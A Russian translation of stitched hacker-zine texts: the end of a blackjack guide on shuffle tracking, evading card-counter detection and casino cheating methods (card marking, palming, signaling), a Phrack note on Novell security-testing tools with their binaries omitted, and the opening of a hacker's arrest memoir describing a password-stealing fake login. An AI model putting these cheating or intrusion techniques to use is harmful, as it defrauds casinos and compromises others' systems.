Лучшее из виденных мной определений взято из источника [5]: «"Отслеживание тасования" — это наука о слежении за конкретными картами в процессе тасования с целью либо оставить их в игре, либо исключить из неё.» Концепция, судя по всему, возникла из исследований скучающих математиков и компьютерных симуляций тасования карт — знакомая тема для блэкджека. Главное, что я хочу донести до каждого читателя из этого раздела: факт перетасовки колоды (или колод) отнюдь не означает, что карты «перемешаны случайно». Методы, описанные в двух предыдущих разделах (базовая стратегия и подсчёт карт), ПРЕДПОЛАГАЮТ СЛУЧАЙНОЕ РАСПРЕДЕЛЕНИЕ КАРТ! Это важный момент. По данным некоторых авторов, одна колода карт должна быть перемешана двадцать–тридцать раз для действительно случайного распределения. Если казино использует башмак из 6 колод, это 120–180 тасований! Очевидно, что такого числа тасований они делать не будут. Но не отчаивайтесь: одни виды тасования хороши, другие — нет.

Выгодное для игрока тасование в игре с одной колодой выполняется путём деления колоды ровно на 26 карт и перемешивания их минимум три раза. Это позволяет достаточно перемешать карты для получения приближённо случайного распределения. Невыгодное тасование не позволяет картам перемешаться полностью.

Простейший пример — «несбалансированное тасование». Как следует из названия, дилер делит колоду на две неравные части. Допустим, вы играете один на один с дилером, и последние 10 карт в колоде были розданы. Обе ваши руки проиграли дилеру главным образом из-за высокого процента младших карт в сгустке. Отметьте, что если вы считали карты, вы бы сделали минимальную ставку, поскольку колода была невыгодной. Дилер готов к тасованию и делит колоду на 31 карту в одной части и 21 в другой. При тасовании снизу вверх верхние десять карт большей части останутся нетронутыми, не смешавшись с остальными картами. Они могут сохранить свой порядок. Затем вам предлагают срезать колоду. Если вы не срезаете, те же 10 карт будут розданы вам первыми в следующей раздаче, и результат повторится. Однако если вы срежете точно после этих десяти карт, они окажутся внизу колоды и могут вообще не войти в игру при раннем тасовании. Кроме того, зная счёт, вы понимали бы, что первые 3–4 раздачи будут выгодны из-за обилия десяток в оставшейся части колоды, и соответственно увеличили бы ставки.

Некоторые дилеры непреднамеренно делят колоду на неравные части. Однако чаще всего они ОБЯЗАНЫ это делать — это «казиновское тасование». Казино обучило дилера тасовать определённым образом... намеренно! Почему? Потому что в долгосрочной перспективе это выгодно казино: большинство игроков не вырежут невыгодные сгустки из игры. Если вы играли в блэкджек в казино, много ли внимания вы уделяли способу тасования? Как и большинство людей, вы, вероятно, были совершенно равнодушны к этому — возможно, думали, что момент тасования — самое время попросить у официантки ещё один напиток. Тем не менее теперь вы понимаете, что за тасованием стоит понаблюдать повнимательнее.

Существует ряд методов тасования, некоторые из которых получили названия: «зональное тасование», «полосовое тасование» и «заикающееся тасование». Зональное тасование характерно

для игр с башмаком (игры с несколькими колодами) и является одним из наиболее распространённых методов. Оно осуществляется разбивкой башмака на 4–8 стопок в зависимости от количества колод. Предписанные взятия из каждой стопки выполняются очень точным образом с промежуточными тасованиями каждой пары стопок размером в полколоды. Конечный эффект — простая перегруппировка карт примерно в том же районе башмака, что и до тасования, что препятствует случайному перемешиванию сгустков. Если дилер выиграл 40 раздач, а вы — 20, эта тенденция, скорее всего, продолжится до тех пор, пока вы не разоритесь или пока невыгодный перекос не будет устранён многократным тасованием.

Что если игроки выигрывают 40 раздач, а дилер — только 20? Если дилер мысленно отслеживает, сколько раздач выиграла каждая сторона, он, вероятно, сделает одно из двух. Либо оставит тасование прежним, но «отполосует» колоду — стянет по одной карте из башмака, укладывая их одну на другую на стол, что меняет порядок карт на обратный и рассеивает скопления десяток. Либо просто изменит способ тасования для большей случайности.

Я лично убеждён, что казино намеренно используют определённые виды тасования ради получения преимущества. Мой знакомый дилер оспаривает всю теорию карточных сгустков и отслеживания тасования. Тем не менее математика и симуляции доказывают нелинейную природу определённых тасований в контролируемых условиях. Возможно, в условиях реального казино эффект не столь значителен. Тем не менее в следующий раз, когда придёт время тасовать башмак, попросите дилера ИЗМЕНИТЬ СПОСОБ тасования. Ответ почти всегда будет отрицательным. Попробуйте апеллировать к питбоссу — он, вероятно, сошлётся на политику казино. Почему они боятся менять тасование?

Рекомендуемое чтение: [4], [5] главы 5 и 6, страницы 71–98; [14] страницы 463–466; [15] — очень подробный материал, доступный через интернет по FTP.

Безопасность и слежение в казино

Важно знать, на что способно казино в плане обнаружения мошенничества (со стороны сотрудников и клиентов) и выявления счётчиков карт.

«ГЛАЗ В НЕБЕ»: Двустороннее зеркало в потолке казино. В старых казино его несложно заметить — обычно оно очень длинное. До 1973 года сотрудники ходили по переходам в потолке, и дилеры с игроками легко слышали, когда за ними наблюдают. Иногда с потолка осыпалась пыль, когда кто-то находился наверху. В новых казино используются большие тёмные плексигласовые купола с видеокамерами, за которыми следует вести постоянное наблюдение. Эти камеры обладают превосходными возможностями УВЕЛИЧЕНИЯ и, согласно источнику [9], способны прочитать слово «liberty» на пенни, лежащем на столе для блэкджека. Видеозаписи также хранятся для использования в качестве доказательств. Как и журналы аудита компьютерной безопасности: если никто не обращает на них внимания, они мало что дают. Желающим работать наблюдателем за игроками и сотрудниками казино нужно пройти подготовку примерно в 500 часов (около двадцати 40-часовых недель), чтобы изучить все трюки.

СОТРУДНИКИ КАЗИНО: Дилеры следят за игроками, флорменты — за дилерами и игроками, питбоссы — за дилерами, флорментами и игроками, и так далее. Возможно, среди посетителей находятся сыщики в штатском. В казино все под подозрением.

ЧЁРНАЯ КНИГА: Компания Griffin Investigations периодически обновляет книгу, на которую подписываются казино, — в ней содержатся фотографии и сведения о заблокированных счётчиках карт и известных мошенниках. Полагаю, эта «чёрная книга» аналогична «спискам безопасности Bell», в которых были (есть?) досье на известных фрикеров и хакеров.

Социальная инженерия в казино

Если вы умеете убедить оператора ESS ввести NET-LINE на DN COE-XXXX и вытащить новый номер CRSAB из «неприступных умников в SNET» [как их ласково называет The Marauder], то этот раздел покажется вам пустяком.

Источники [3], [7] и [8] содержат множество историй об игре в казино, запретах на вход и различных авантюрах. Повторять их здесь я не буду. В каждой из этих книг авторы рассказывают о своих первых столкновениях с запретами. В каждом случае они были довольно обескуражены, пока кто-то из сотрудников или владелец казино не говорил им что-то вроде «ты просто слишком хорош» или, в более дипломатичной форме: «мы знаем таких, как ты, убирайся».

Как вы уже, вероятно, поняли, счётчики карт столь же нежеланны в казино, как фрикеры — в центральном офисе телефонной компании. Существует ряд поведенческих характеристик, приписываемых «типичному» счётчику. Пожалуй, самый очевидный признак — резкое увеличение ставки. Как уже упоминалось в разделе о подсчёте карт, при выгодной колоде вы ставите больше, при невыгодной — меньше. Оригинальная система доктора Торпа требовала изменения ставки в диапазоне от одной до десяти единиц. При выгодной колоде система может предписывать перейти с десятидолларовой ставки на сотню. Это, конечно, привлекает внимание дилера и питбосса. Однако такое резкое повышение ставок типично и для игроков, делающих ставки на интуиции, которые просто выкладывают большую кучу фишек в произвольный момент. Поэтому крупное увеличение ставки само по себе не обязательно выдаст вас как счётчика.

Интенсивная концентрация, немигающий взгляд на карты, отсутствие эмоций — то есть игра подобно компьютеру — практически верный признак счёта. Другие вещи, такие как «подозрительное поведение», тщательная укладка фишек, различимые паттерны ставок и демонстративное воздержание от алкоголя, также могут привлечь нежелательное внимание.

Ещё один критерий выявления счётчиков — если двое или более человек играют в сговоре. Кен Устон знаменит своими командами в блэкджеке. Они буквально выиграли миллионы долларов в совокупности. Когда «Team-LOD» собирается играть, нам приходится делать вид, что мы не знакомы друг с другом, чтобы не привлекать лишнего внимания ;-)

Под «социальной инженерией в казино» я подразумеваю способы заставить казино думать, что вы просто глуповатый турист, транжирящий деньги. Осматривайтесь, улыбайтесь, ведите себя непринуждённо в отношении своей ставки, не стесняйтесь общаться с дилером, флорментом или питбоссом. Не играйте 8 часов подряд. Возможно, закажите напиток. Подобные вещи помогут рассеять подозрения.

Я помню лишь один случай, когда привлёк к себе внимание. Казино было не очень загружено, за столом нас было трое, включая меня. У меня было всего около часа на игру, и я ставил агрессивно. Начал с $5 и $10, но периодически делал ставки в $50, когда «чувствовал», что выиграю следующую руку (весьма научная стратегия, знаю). Женщина рядом со мной, опытный игрок на вид, заметила, что я немного слишком агрессивен. Питбосс стал кружить вокруг стола. Мой час почти закончился; я поставил $10 для дилера и $50 для себя. Проиграл, оставшись всего на $100 в плюсе, и ушёл. Единственное объяснение, которое мне пришло в голову помимо разброса ставок, который в общем-то не был критичным, — это то, что в казино было УЖАСНО холодно. Я дрожал, как осиновый лист, что, вероятно, выглядело как дрожь от страха быть пойманным.

Итак, что если казино думает, что вы счётчик? По правде говоря, вероятно, менее 1000 человек были навсегда заблокированы (то есть попали в чёрную книгу). Значительно большему числу

предложили уйти, но не запретили возвращаться в будущем.

Чаевые дилеру могут не избавить вас от внимания казино, но точно не навредят. Когда вы даёте чаевые дилеру, положите фишку в угол своей зоны ставок, в нескольких дюймах от ставки. Можно сказать что-то вроде «мы в этом вместе», чтобы убедиться, что дилер понял намёк. Этот подход лучше, чем просто дать им фишку, потому что их «судьба» связана с вашей. Если ваша рука выигрывает, в 99 из 100 случаев они немедленно забирают чаевые и выигрыш.

Тот случай «1 из 100», когда дилер давал выигрышу вместе с чаевыми ехать дальше, происходил со мной раз за разом в течение почти целого дня. Это было за неделю до возвращения в колледж, а я был на мели — без денег на залог за жильё и коммунальные услуги. По сути, если бы я не нашёл деньги за 7 дней, то не вернулся бы в школу. Это было 4 года назад, к слову. Я снял $150 с кредитной карты (глупо, но я был в отчаянии) и сразу начал играть и выигрывать. Я раз за разом увеличивал ставки и за час-два имел $500 перед собой (+$350). Начав немного проигрывать, я сделал короткий перерыв. Потом пересел за другой стол к другому дилеру. Как только сел — снова начал выигрывать. Стал давать красные фишки ($5) дилеру. Первые пару раз он сразу забирал $10. Я продолжал стабильно выигрывать и давать ему чаевые. Потом он начал давать $10 «ехать»! Я был поражён, потому что никогда раньше такого не видел. Вот тогда я понял, что нахожусь в потоке удачи. Если дилер ставит на вашу победу — это что-то да значит. Когда я закончил играть, у меня было восемь чёрных фишек. Я ушёл с восемью стодолларовыми купюрами, чистая прибыль $650 — ровно столько, чтобы покрыть все расходы. Уф! За тот день я, вероятно, дал около $100 чаевых, и дилер, должно быть, заработал вдвое или втрое больше, ставя вместе со мной. Несколько раз, когда питбосс был далеко, дилер ИГНОРИРОВАЛ мой сигнал о добавлении карты или остановке. В первый раз я повторил сигнал, и он выполнил просьбу, но бросил «взгляд». Излишне говорить, что ту руку я проиграл. После этого, если он «думал», что я сказал «стоп», я не спорил. Это происходило, когда у него была десятка в открытую — то есть он знал свой итог, заглянув в закрытую карту. Не уверен, считается ли это мошенничеством, поскольку я его об этом не просил и мы не вступали в сговор. Это просто случалось несколько раз, обычно когда у меня было $25–50 на кону — именно тогда я не забывал подбросить ему красную фишку.

Мошенничество казино и мошенничество игроков

Мошенничество со стороны казино редко встречается в крупных заведениях Невады и Атлантик-Сити. Комиссия по азартным играм Невады может отозвать лицензию казино, пойманного на обмане игроков. Несомненно, отдельные сотрудники (дилеры, бокс-мены и прочие) могут обманывать игроков, но крайне маловероятно, что какое-либо казино в Неваде или Атлантик-Сити делает это в масштабах всего заведения. Определённо следует быть осторожным в нерегулируемых казино, например на круизных лайнерах. Отсутствие регулирующего органа не означает автоматически мошенничество. Казино и без того зарабатывают достаточно благодаря встроенным преимуществам дома и не нуждаются в обмане игроков для выживания. Привожу некоторые методы мошенничества здесь исключительно в ознакомительных целях. Эти техники до сих пор применяются в нелегальных подпольных казино и частных играх.

Игра в блэкджек с одной колодой, которую держит дилер, значительно более уязвима для мошенничества как со стороны дилера, так и со стороны игрока, чем игры из башмака. Предпочтительный метод мошенничества дилера называется «второй дил». Как следует из названия, техника требует от карточного механика сделать вид, что он даёт верхнюю карту, а в действительности раздать вторую снизу. Представьте, что можно вытащить малую карту, когда нужна малая, и высокую, когда нужна высокая. Дилер, способный выполнить эти сложные манипуляции, может в короткие сроки опустошить банкролл даже лучшего игрока.

Для «второго дила» нужно знать, что за вторая карта. Один из способов — подглядывание. Механик отвлекает вас, указывая или жестикулируя рукой, которой держит колоду. «Смотрите! Вон Гейл Тэкери!» Пока вы смотрите в сторону, дилер тайком заглядывает во вторую карту. Более рискованный метод — пеггинг. Специальное устройство наносит на карты мелкие вмятины, которые дилер может нащупать. Пометить таким образом все десяточные карты даёт очевидные преимущества.

Ещё один метод — «сбор в порядке high-low». Он интересен тем, что его легко применять новичку, особенно там, где много отвлекающих факторов. После каждой раздачи дилер собирает карты, чередуя высокие и низкие. Затем механик выполняет «ложное тасование»: колода как будто перемешивается, но на самом деле карты остаются в том же порядке. Как вы уже знаете, чередование высоких и низких карт гибельно для игрока в блэкджек. Вам досталась десятка, потом пятёрка — нужно брать, берёте ещё десятку. Перебор. Поскольку дилер проигрывает только при перерасходе, все игроки, перебравшие раньше, проигрывают. Другие техники: раздача с нижней части колоды и подмена закрытой карты.

Для игр с башмаком существует устройство — «башмак с придержкой», который по сути автоматически делает второй дил. Дискретные зеркала и призмы в таком башмаке позволяют дилеру видеть, какая карта следующая. Нехватка в обычном башмаке десяти карт очевидно ухудшает положение игрока.

Мошенничество игроков не рекомендуется. Однако кратко перечислю некоторые методы для общей осведомлённости. Старый добрый способ подойти к столу, схватить фишки и убежать по-прежнему практикуется, но явно лишён оригинальности. Ещё один популярный метод — маркировка карт во время игры. Техника «Daub» состоит в тайном нанесении вещества, оставляющего почти невидимый след на карте. Обычно мишенью становятся карты с высокими значениями — десятки. В одном из источников упоминалось использование специальной краски, видимой только в специально изготовленных контактных линзах. Метод «придержки» требует ловкости: спрятать карту в ладони и подменить ею лучшую. Обычно это делается при крупных ставках. Один из рисков таких методов — смена колоды, поскольку питбосс всегда тщательно осматривает колоды после того, как они выходят из игры.

К другим методам относятся: игра двумя руками с обменом картами между ними, подделка карт и/или фишек казино, добавление фишек после выигрышной руки (я видел это дважды — глазам не поверил, но, разумеется, доносить на воров не стал). Некоторые дилеры могут быть небрежны при просмотре закрытой карты. Человек позади дилера с другой стороны стола может разглядеть карту и просигналить игроку. Внимательные питбоссы могут заметить кого-то, кто, не играя, слишком часто чешет голову. Беспроводные устройства сигнализации использовались для различных целей, но в некоторых казино появились электронные системы обнаружения, отслеживающие определённые частоты.

Несколько слов о компьютерном программном обеспечении для блэкджека на ПК

Настоятельно рекомендую потренироваться с какой-либо программой для блэкджека, прежде чем играть на реальные деньги. Первая программа, которую я использовал для «тренировки» несколько лет назад, была «Ken Uston's BlackJack» на моём старом Apple][+. Позже я раздобыл «Beat The House» для той же машины. Недавно я купил программу для IBM и использую её для восстановления памяти в части базовой стратегии, подсчёта карт и управления деньгами. Полагаю, вы уже узнаёте имя в названии, прочитав бóльшую часть этой статьи. Я купил «Dr. Thorp's Mini

BlackJack» от Villa Crespo Software в обычном Wal-Mart за смешные $7.88. Это сокращённая версия, однако. Через почту Villa Crespo продаёт её за $12.95. Они также предлагают полную версию за $29.95 по почте. Villa Crespo предлагает и другие программы — для Craps, Video Poker и 7-Card Stud, если вас интересуют эти игры. Кстати, в их бланке заказа я также заметил «FAILSAFE Computer Guardian (полная защита и безопасность вашей системы)» за $59.95. По какой-то причине, когда на бумаге есть слово «безопасность», мой взгляд сразу на нём фокусируется...

Из возможностей, которые мне понравились в этой урезанной версии их программы блэкджека, — ТЬЮТОР, который советует ударить, остановиться, взять страховку (ни в коем случае) и т.д. согласно базовой стратегии. Тьютор в урезанной версии НЕ учитывает счёт карт при выдаче рекомендаций. Если вы ведёте счёт, программа делает это параллельно — потеряв счёт, можно проверить его нажатием функциональной клавиши. Опция STATS полезна: она отслеживает количество розданных рук, выигрышей/проигрышей и т.д. и может быть распечатана для отслеживания прогресса. Программа позволяет сохранить текущую сессию, если вам захочется зайти в интернет проверить почту — что следует делать каждый час...

Одна вещь, которая мне не понравилась: программа позволяла ставить больше своего банкролла. Я случайно нажал [F2] (стандартная ставка $500) вместо [F1] (стандартная ставка $5) — небольшая разница в ставке, не правда ли. Наличие всего $272 в банкролле не остановило программу от выполнения команды, а по моему мнению, должно было предотвратить перерасход.

В первый раз, когда я играл в «Dr. Thorp's Mini BlackJack», мне потребовалось около 95 раздач, чтобы удвоить деньги. Начал с $200, ставил от $5 до $25, никогда не опускался ниже $180 (что меня удивило) и получил 3 блэкджека. Выиграл 63 раздачи, проиграл 32. Играл один на один с дилером, хотя программа позволяет до 6 игроков. Считаю это удачей, поскольку в последующих сессиях мне пришлось несладко.

Мой совет при использовании компьютерной программы для блэкджека: не начинайте с огромной суммы. Начните с той суммы, которую вы реально планируете поставить за настоящим столом. Если вы играете в загруженном казино, все столы с минимальными ставками (от $1 до $5), скорее всего, будут заняты, и свободными окажутся только столы с минимумом $10–15. Имейте это в виду: в компьютерной программе ставьте не меньше того минимума, который будет действовать за реальным столом. Если ваш банкролл всего $200, играть при минимуме выше $5 — это уже риск.

Ещё одна вещь: игра дома напоминает участие в телевикторине Jeopardy с дивана. Те, кто был на шоу, всегда говорят, что в студии было намного труднее, чем когда они выкрикивали ответы за ужином. То же самое с блэкджеком. Сидя за реальным столом, у вас нарастает адреналин, сердце начинает биться быстрее, вы принимаете иррациональные решения, особенно когда начинаете проигрывать, и, скорее всего, забудете вещи, которые были идеально заучены. Ничто не заменит настоящего опыта.

Краткий обзор других казино-игр

Несколько человек предложили мне кратко упомянуть другие казино-игры, так что я добавил этот раздел. Я не вдаюсь в подробности, поскольку этот файл и так слишком велик. Кроме того, если хотите узнать больше — берите соответствующий источник. Сотни книг опубликованы по азартным играм, и они доступны через [2]. Моя цель здесь — упомянуть детали, о которых большинство людей, возможно, не знает.

БАККАРА: Это игра, которую часто показывают в кино. Хорошее объяснение игры см. в FAQ источника [12].

КРЭПС: Крэпс, пожалуй, самая сложная казино-игра по количеству вариантов ставок, хотя научиться ей не так уж сложно. Хочу привести одну таблицу, адаптированную из источника [13]. Она не будет иметь особого смысла, если вы не знакомы с крэпсом. На случай если вы забыли: крэпс — это «та самая игра в кости». Цель представить её — сэкономить вам деньги.

Худшие ставки за столом крэпса

СТАВКА	ПЛАТИТ	ДОЛЖНА ПЛАТИТЬ	ПРЕИМУЩЕСТВО
Any-7	4 к 1	5 к 1	-16.7 %
2 (или 12)	30 к 1	35 к 1	-13.9 %
Hard 10 (или 4)	7 к 1	8 к 1	-11.1 %
3 (или 11)	15 к 1	17 к 1	-11.1 %
Any Craps	37 к 1	8 к 1	-11.1 %
Hard 6 (или 8)	9 к 1	10 к 1	-9.1 %

СЛОТЫ: Играть в слоты — это риск. Очевидно, скажете вы. Нет, я имею в виду, что само по себе играть в них рискованно. Преимущество казино почти никогда не отображается на конкретном аппарате. Разные машины и разные заведения могут иметь разный процент выигрыша казино. Подходя к слот-машине, вы понятия не имеете, 5% или 25% её преимущество над вами. Я не играю в слоты принципиально. Если вы играете, думаю, в Вегасе ещё есть пятицентовые автоматы. Играйте на никели и сберегите рубашку — особенно если это футболка LOD.

ВИДЕОПОКЕР: Источник [13] даёт следующий совет: «...не рассчитывайте на выигрыш. Управляйте деньгами так, чтобы ограничить потери.» Немного пессимистично, но я не могу спорить с логикой. Также, как и в случае со слотами, стоит играть на аппарате, объединённом в сеть с другими, с прогрессивными выплатами. Так хотя бы есть шанс на крупный выигрыш в дополнение к периодическим мелким.

ВИДЕОБЛЭКДЖЕК: Если вы избегаете людей, но любите блэкджек, вы, возможно, думаете, что это отличный способ «взломать две системы одним паролем» и немного заработать на стороне. Прежде чем опускать монеты в видеоаппарат, нужно знать кое-что. Во-первых, нельзя использовать подсчёт карт, поскольку каждая рука фактически раздаётся из новой колоды. Компьютер просто выдаёт «случайные» карты. Возможно, посмотрев исходный код, можно обнаружить какую-то предвзятость, но подозреваю, что она была бы минимальной. Правила варьируются от машины к машине, максимально допустимая ставка также. Как и в случае с видеопокером и видеослотами, владелец машины может настроить параметры по своему вкусу (сумму прибыли).

Избранная библиография

Ниже перечислены некоторые источники, которые вам стоит изучить, и некоторые из моих источников информации для этой статьи. Они не в каком-либо особом порядке, а формат далёк от стандартного.

[1] «BlackJack Forum Newsletter» издательства RGE Publishing, Окленд, Калифорния. Это ежеквартальное издание,

[2] The Gamblers Book Club (фактически это магазин) — можно заказать пробный номер BlackJack Forum Newsletter

[3] «Beat The Dealer» доктора Эдварда О. Торпа. Обязательно берите ВТОРОЕ издание (1966), поскольку в нём сод

[4] «Gambling Times Magazine» (ныне не выходит), «BlackJack Bias Part 1 and 2», июльский и августовский выпус

[5] «Break The Dealer» Джерри Л. Паттерсона и Эдди Олсена, Perigee Books, 1986. Главы об отслеживании тасован

[6] «The Optimum Strategy in BlackJack» Роджера Р. Болдуина, Вилберта Э. Кантея, Герберта Майзеля и Джеймса П

[7] «The World's Greatest BlackJack Book», исправленное издание (1987), доктора Лэнса Хамбла и доктора Карла

[8] «Turning the Tables on Las Vegas» Иана Андерсона, 1978. Отличная книга для тех, кого заинтересовал раздел

[9] «Las Vegas, Behind the Tables» Барни Винсона, Gollehon Press, 1986. Написано руководителем казино; обнару

[10] «Gambling Scams» Дарвина Ортиса, Carrol Publishing, 1990. Если вы играете в частных играх, обязательно п

[11] «Winning Without Counting» Стэнфорда Вонга. Интересный раздел о «подсказках дилера» и их использовании.

[12] «Rec.Gambling» — интернет-группа новостей USENET. Отличный бесплатный источник актуальной информации о б

[13] «The Winner's Guide to Casino Gambling», исправленное издание, Эдвин Силберстанг, Plume, 1989. Охватывае

[14] «Gambling and Society» под редакцией Уильяма Р. Эддингтона, 1976. Много информации о психологии азартных

[15] «The BlackJack Shuffle-Tracking Treatise» Майкла Р. Холла. Доступно по анонимному FTP: soda.berkeley.edu

[16] «Risk of Ruin» Майкла Р. Холла (тот же источник, что и [15]). Математические формулы для оценки вероятно

[17] Фильм «Fever Pitch» с Райаном О'Нилом. Самый реалистичный фильм о психологии игрока из всех, что я видел

Заключительные комментарии

Позвольте поблагодарить тех, кто нашёл час прочитать мою статью, порекомендовал исправления и поделился ценными замечаниями: The Marauder, Mark Tabas, Professor Falken, Al Capone, Jester Sluggo и Bruce Sterling. Также хочу поблагодарить JLE, моего «наставника по азартным играм», упомянутого ранее, — хотя он не знает меня как «lex» и, вероятно, никогда не увидит этот файл.

Если у кого-то есть комментарии, исправления и т.д. — пишите мне на почту. Прошу воздержаться от пламенных атак со стороны самопровозглашённых экспертов по блэкджеку — я не претендую на звание эксперта, и из-за ограничений объёма не смог слишком углубляться в техники счёта. К тому же, кто хочет серьёзно заниматься этим, прочтёт указанные источники. Моя главная цель — познакомить вас с блэкджеком и указать направление для более углублённого изучения. Спасибо за время — надеюсь, вы узнали что-то полезное из этой статьи, даже если никогда не воспользуетесь этой информацией.

Если вам есть что-то действительно СЕКРЕТНОЕ сообщить мне, вот мой публичный ключ PGP:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.2

mQCNAiwEHN4AAAEEAMtDxWI2HYsAQO8QhDBYhHvmn3fzGpKFbimxl34XiQ5woU/K
lqbD53ahfnB9ST22yxEvexXW0VGVVfSp9xiUl7d7RsTm7Uas3OaOOiSFIRCVvcG8
FnWARH0nmELBXYkXXjjvjm2BiCEkn45eFaZPX7KbCuIGVjCe3zltpJGBK2OvAAUR
tCRMZXggTHV0aG9yIDxsZXhAbWluZHZveC5waGFudG9tLmNvbT4=
=LOXY
-----END PGP PUBLIC KEY BLOCK-----
```

Конец файла «Как взломать блэкджек»: файл 2 из 2

Помощь в проверке безопасности Novell

Автор: Phrack Magazine

Почти год прошёл с момента выпуска программ Hack.exe и View.exe, однако они по-прежнему представляют потенциальную угрозу безопасности сетей Novell. Несмотря на похвальную реакцию Novell, выпустившей патч для дыр, которые обнажили эти программы, многие системные администраторы до сих пор не применили исправление.

Редакция Phrack рекомендует системным администраторам выполнить uudecode и запустить следующие программы, чтобы определить, подвержены ли их серверы риску.

Патчи — SECUREFX.NLM для Netware 3.11 и SECUREFX.VAP для Netware 2.2 — доступны через NetWire компании Novell или с сервера ftp.novell.com. Пользователи с дополнительными вопросами о безопасности Netware могут позвонить непосредственно в Novell по номеру 800-638-9273.

[Бинарный архив hack.exe в формате uuencoded — 487 строк — опущен]

[Бинарный архив view.exe в формате uuencoded — 263 строки — опущен]

Мой арест, или Одиссея невежества

Автор: Robert W. F. Clark

(C) 1993 Robert W. F. Clark

Это документальный рассказ; однако некоторые невиновные люди уже достаточно пострадали от урона своей репутации, не нуждаясь в дополнительном раскрытии личности. Я изменил их имена. Там, где я это сделал, после имени стоит звёздочка [*].

I. _In flagrante delicto_

Я пишу эту статью для тех, кто ещё не успел познакомиться с братством блюстителей закона — субкультурой, столь же извращённой и деградировавшей, как любая преступная организация.

Правоохранительные органы вошли в мою жизнь в начале декабря 1989 года. С тех пор я так и не смог от них избавиться. Первый контакт с законом и его причудливыми обычаями случился у меня одним послеполудни, когда я читал почту. Внезапно, без всякого предупреждения, я услышал голос: «Стоять, отойди от компьютера». Немного опешив, но всё же сохраняя присутствие духа, я лениво произнёс: «Так что же из двух вы хотите?»

Полицейский не ответил.

Я находился в главном публичном академическом вычислительном центре Университета Пенсильвании, где было несколько растерянных пользователей компьютеров, которые теперь наблюдали за разворачивающейся драмой с тем участливым вниманием, с каким римляне следили за зрелищем на арене.

Офицер — офицер полицейской службы Энн Рего — вышла из комнаты, и моей первой заботой стало уничтожить все процессы и удалить все компрометирующие файлы, или по крайней мере организовать случайное отключение питания. Однако прежде чем я успел что-либо сделать, мисс Рего вернулась с мрачным усатым полицейским и тем, что выглядело как актёры из фильма «Месть придурков».

Анджела Томас, преподаватель информатики, немедленно взяла под контроль оба терминала, за которыми я работал, и начала копировать содержимое всех директорий на защищённую машину; новоприбывший офицер полицейской службы Сэм Риччотти любезно сообщил: «Ты в большой беде, парень».

В приливе гостеприимства они предложили подвезти меня в здание Грейнджа — полицейский участок Университета Пенсильвании, — на послеполуденную беседу под яркими огнями.

Я спросил, арестован ли я, и, узнав, что нет, поинтересовался, что будет, если я откажусь от их щедрого предложения. Они ответили, что это может иметь негативные последствия, и что разумнее всего пойти с ними.

Поразмыслив, я согласился. Мы двинулись странной процессией: один полицейский шёл передо мной, другой — следом. Мы вошли в лифт, затем, всё так же строем, вышли из здания и оказались у двух полицейских машин с мигающими красно-синими огнями. Словно шофёр, офицер Риччотти открыл для меня дверцу, и лишь когда она закрылась, я впервые осознал, что задние двери полицейских автомобилей изнутри не имеют ручек.

Я совершил очередную ошибку в длинном их ряду.

Цель этой статьи — подробно разобрать возможные ошибки при общении с полицией и способы их избежать. Поскольку я совершил почти все мыслимые промахи, мой опыт должен оказаться поучительным.

Я надеюсь, что эта статья убережёт вас от ареста, но буду считать её успешной уже если хотя бы один человек не повторит моих ошибок.

II. Предыстория

Чтобы дать читателю контекст, расскажу о цепи событий, которые привели к моей поимке.

Поступив в Университет Пенсильвании как University Scholar — высшее отличие заведения, примечательного своим отсутствием отличий, — я получил аккаунт на PSUVM, IBM 3090 под управлением VM/CMS. Перед активацией счёта я взял всю доступную документацию на стойке информации и прочитал её. Как оказалось, первый же документ касался «Netnews» — местного названия Usenet.

Как только аккаунт был активирован, я немедленно набрал netnews. С тех пор я уже не был прежним. Через неделю я начал публиковать собственные статьи и тут же был подвергнут жесточайшей критике, флеймингу и публичному уничтожению. Обнаружив в себе талант к поношению, я стал завсегдатаем alt.flame и talk.bizarre. Я также усердно читал comp.risks, comp.dcom.telecom и другие технические форумы.

Я начал взламывать VM/CMS, самостоятельно обнаруживая огромное количество уязвимостей в системе. Через несколько месяцев я мог получить доступ к любой интересовавшей меня информации в системе, отправлять анонимные пакетные задания и обходить утилиту «ration», ограничивавшую время работы пользователей. Создать троянского коня, имитирующего экран входа и перехватывающего пароли, было пустяком. Поздно ночью, когда пользователей почти не было, я разгонял процессор системы, способной обслуживать 300 пользователей одновременно, до 100% загрузки — просто ради самого факта. Я обнаружил простой метод обрушить систему, но не видел смысла это делать, зная, что он сработает. Чтобы обойти лимиты дискового пространства, я хранил огромные файлы в виртуальном перфокарточном устройстве. Замечу в своё оправдание, чтобы не казаться эгоистичным свиньёй, равнодушной к другим пользователям: я ограничивал подобные упражнения поздними ночными часами и удалял крупные файлы, когда они мне больше не были нужны.

Как голодный, я жадно поглощал информацию. Иметь законный доступ к такой системе было великолепно. Несколько месяцев меня устраивал мой уровень «власти» — той неуловимой субстанции, действующей как наркотик на людей с определённым складом ума.

Однако вскоре я понял, что, несмотря на всю мощь системы, её пользовательский интерфейс был неуклюжим, безвкусным и невыносимым для тех, кто хочет понять машину напрямую. В ней была виртуальная система перфокарт!

Я слышал о Unix и хотел попробовать эту систему. Однако без принадлежности к кафедре компьютерных наук получить доступ к Unix было невозможно.

Студентам-компаративистам, по всей видимости, не следует забивать голову такой бесполезной и разрушительной чепухой, как операционная система Unix, точно так же, как студент-инженер может лишь пострадать от умственного балласта в виде произведений Шекспира. Это, во всяком случае, казалось единственным оправданием для столь архаичной, Byzantine политики ограничения доступа к практически безграничному ресурсу.

Академическое сообщество пристрастилось к нездоровой практике ограничения информации, а его политика направлена на превращение гибких, пытливых молодых умов в одинаковые шестерёнки социального механизма. Те, кто не способен или не желает становиться шестерёнкой, для этой машины бесполезны и расходуемы.

Так, во второй половине первого курса я всё больше разочаровывался в высшем образовании вообще и в идее специализированного образования в частности. Я перестал посещать занятия и даже пропускал контрольные. Я всё больше становился ночным существом и всё больше был одержим Usenet. Тем не менее, выполняя всю семестровую работу в течение экзаменационной недели, я с трудом, но удерживал статус отличника.

Лето здорово подняло мне настроение. Я впервые попробовал ЛСД и обнаружил, что он позволяет видеть себя таким, какой я есть на самом деле, и прийти к определённому вынужденному самопринятию — в большей степени, чем любой психолог. Я обнаружил, что предпочитаю марихуану алкоголю, и вскоре прекратил мучить себя затяжными пьянками.

Однако я принял подъём настроения за обновление, хотя, скорее всего, это объяснялось отсутствием давления и летним гедонизмом.

